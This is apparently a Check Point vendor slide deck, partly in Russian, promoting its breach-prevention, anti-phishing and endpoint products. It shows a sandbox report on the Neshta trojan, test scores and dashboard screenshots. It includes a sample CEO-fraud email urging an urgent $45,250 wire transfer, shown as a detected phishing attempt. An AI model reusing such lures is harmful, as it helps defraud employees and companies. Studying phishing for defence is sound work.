7 mov dword ptr [ebp - 0x1c], eax
```

Threat Details Report

flash_update

Verdict: Malicious | Action: Prevent | Confidence: High | Secure / Risk: Critical | Classification: Trojan

ATTACK VECTOR | 18/12/2018 13:35

127.0.0.1 → flash_update → 127.0.0.1

Neshta

Neshta is a trojan which was first seen in the wild on 2010. Neshta makes modifications in the system registries and in the browser settings in order to install malicious toolbars or extensions. Neshta distributes itself by injecting its code to other executable files.

Read more on Check Point Threatcloud Intelligence

Similarity Analysis

Similar code blocks

Similar behavioral IOCs

```
Code block 1 of 3
1 push ebp
2 mov ebp, esp
3 add esp, -0x20
4 xor eax, eax
5 mov dword ptr [ebp - 0x20], eax
6 mov dword ptr [ebp - 0x18], eax
7 mov dword ptr [ebp - 0x1c], eax
```

FILE LIST

NAME	TYPE	VERDICT	SIZE	CONTEXT
1002-01cb4004b1ee971a690bae2811574cfae98d057a\svagrent.exe	EXE	Malicious	85.98 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98d057a\juschd.exe	EXE	Malicious	287.42 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98d057a\jps.exe	EXE	Malicious	198.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98d057a\jvaw.exe	EXE	Malicious	281.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98d057a\jvaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98d057a\jvaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98d057a\jvaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98d057a\jvaw.exe	EXE	Malicious	267.42 KB	dropped

SUSPICIOUS ACTIVITIES

CATEGORY	COUNT	DESCRIPTION
Evasion	1	Observe a program that creates a new process
Evasion	1	The program dynamically calls imported functions
Evasion	1	The program queries a process cookie
Evasion	1	The program queries information on its own process
Evasion	1	The program queries its own PEB
Evasion / Persistence	1	The program uses a native API call to load a DLL
Evasion / Persistence	1	The program executes other programs or commands
File system event	13	Suspicious file was accessed during emulation
Generic	1	Appends a known multi-family ransomware file extension to files that have been encrypted
Generic	1	Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available
Generic	1	Creates executable files on the filesystem

Классификация с помощью машинного обучения



NSS Labs Breach Prevention Test 2019



Check Point
SOFTWARE TECHNOLOGIES LTD



AN ANALYSIS OF BREACH PREVENTION SYSTEMS


Security Value Map™ (SVM)

AUGUST 7, 2019

Authors – Thomas Skybakmoen, Mike Spanbauer

Research Includes:

- Check Point Software Technologies
- Cisco
- Fortinet
- McAfee
- Palo Alto Networks
- Sophos
- Trend Micro



1-е место по уровню защиты:
98.4% эффективность защиты
100% блокировка угроз
100% защита в почте и веб
100% защита от эксплойтов
0% ложных срабатываний
2-е место по TCO



ПРЕДОТВРАЩЕНИЕ 0-DAY В РЕАЛЬНОМ ВРЕМЕНИ

Песочница (минуты)

 < 1%



Проактивная очистка и
конвертация –
секунды!



Целевой фишинг как отдельный вид искусства



Check Point
SOFTWARE TECHNOLOGIES LTD

From: Office 365 <noreply87788392341.356@office.com>
Sent: Tuesday, September 4, 2018 10:32 AM
To: [REDACTED]@[REDACTED].com>

From: CEO@acmecorp.com
To: Jane@acmecorp.com
Subject: Urgent

I need you to initiate a wire transfer in the sum of \$45,250 to the account below. I am boarding a flight and this needs to be done right now. Can you please get this done? Send confirmation of the transfer immediately.

Thanks

Thank you,
Office 365 Team

CloudGuard SaaS: Anti-Phishing AI/ML



- THREAT PROTECTION
- IDENTITY PROTECTION
- OVERVIEW
- EVENTS**
- POLICY
- ANALYTICS
- QUARANTINE
- CONFIG

CLOUDGUARD SAAS

Aleksey Beloglazov (MyCorp) CHECK POINT INFINITY PORTAL

Events by Severity



Events by State



Events by SaaS



Hide graph view

Security Events

Date [v] State [v] Type [v] Severity Level [v] SaaS [v] Tool [v] Group Actions [v]

Search...

Filter By (clear all): Last 60 min Phishing Remediated




Total 6 Events Filtered

<input type="checkbox"/>	TIME	STATE	SEVERITY	SAAS	TYPE	EVENT DESCRIPTION	ACTIONS	HISTORY
<input type="checkbox"/>	18:06:19 2019-03-22	REMIATED			Phishing	Phishing attempt detected in an email from ama365demo@protonmail.com - 'Account Verification: Action Required!' (aleksey@mycorpdemo.onmicrosoft.com 's mailbox)	Email quarantined Release Alert user of phishing Dismiss Add Exception	Email quarantined
<input type="checkbox"/>	18:06:19 2019-03-22	REMIATED			Phishing	Phishing attempt detected in an email from ama365demo@protonmail.com - 'Account Verification: Action Required!' (aleksey@mycorpdemo.onmicrosoft.com 's mailbox)	Email quarantined Release Report as not phishing Alert user of phishing Dismiss	Email quarantined
<input type="checkbox"/>	17:59:09 2019-03-22	REMIATED			Phishing	Phishing attempt detected in an email from ama365demo@protonmail.com - 'Account Verification: Action Required!' (aleksey@mycorpdemo.onmicrosoft.com 's mailbox)	Email quarantined Release Alert user of phishing Dismiss Add Exception	Email quarantined

SETTINGS

APPROVERS

Защита учетных записей пользователей



Anomaly

ama-demo-adfs has started forwarding all emails to cpjdemo01@gmail.com at 2018-12-12 19:38:07

Легко попробовать и начать использовать



Check Point
SOFTWARE TECHNOLOGIES LTD

- Активация защиты за 30 мин.
- Мгновенный аудит ИБ: включая уже накопленные данные в SaaS
- Пилот в режиме мониторинга позволяет сразу заблокировать обнаруженные угрозы
- Try & Buy: после успешного пилота можно сразу перейти в продуктив



The screenshot displays the Check Point CloudGuard interface. The top navigation bar includes 'CHECK POINT CLOUDGUARD' and 'CloudInfra Dashboard User (cloudinfra)'. The main content area is divided into several sections:

- Security events:** A table showing events with columns for TIME, SAAS, TYPE, and DESCRIPTION. Recent events include phishing and malware detections.
- Threat Intelligence:** Four cards showing remediation status for MALWARE (90%), PHISHING (76%), SHADOW IT (8%), and DLP (60%). Each card displays total and pending counts.
- Threat Emulation:** A summary bar at the bottom right showing scanned counts for Threat Emulation (1,462), URL Reputation (1,497), and DLP (1,511).

WELCOME TO THE FUTURE OF CYBER SECURITY

©2019 Check Point Software Technologies Ltd.



Последние инновации в технологиях защиты конечных точек



VDI



Что должен уметь современный эндпоинт?

Forensics


e

FW, Anti-Bot
Auto-Remediation

FW, AppCtrl, URLF
атаки

Threat Emulation
Threat Extraction
Anti-Exploit
Zero-Phishing
NGAV

Anti-Ransomware
Behavioral Guard





Threat Emulation
Threat Extraction
Anti-Exploit
Zero-Phishing
NGAV




Предотвращени
е запуса

Предотвращение Zero-Day в реальном времени в браузере



Защита от новых фишинговых сайтов и кражи учеток



Анализ **содержимого** веб-страницы, а не только репутации

Предотвращение новых эксплойтов

Уязвимость



Эксплойт



Загрузчик



Вредонос



Anti-Exploit

Reverse RDP Attack: The Hyper-V Connection

August 7, 2019

Research by: Eyal Itkin

CVE-2019-0887




Nearly 1 Million Computers Still Vulnerable to "Wormable" BlueKeep RDP Flaw

May 28, 2019 Swati Khandelwal


